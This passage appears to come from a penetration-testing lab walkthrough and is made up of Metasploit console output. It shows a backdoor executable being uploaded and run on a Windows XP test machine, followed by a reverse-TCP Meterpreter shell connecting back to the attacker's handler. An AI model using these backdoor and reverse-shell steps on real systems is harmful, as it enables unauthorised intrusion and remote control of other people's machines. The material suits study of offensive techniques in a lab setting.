meterpreter > upload /home/kali/Desktop/bd.exe
[*] Uploading  : /home/kali/Desktop/bd.exe → bd.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Desktop/bd.exe → bd.exe
[*] Completed  : /home/kali/Desktop/bd.exe → bd.exe
```

```
meterpreter > execute -f bd.exe
Process 160 created.
meterpreter >
Background session 1? [y/N]
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.11.111:4445
[*] Sending stage (175686 bytes) to 192.168.11.113
[*] Meterpreter session 2 opened (192.168.11.111:4445 → 192.168.11.113:1041) at 2023-03-11 00:33:42 +0100

meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```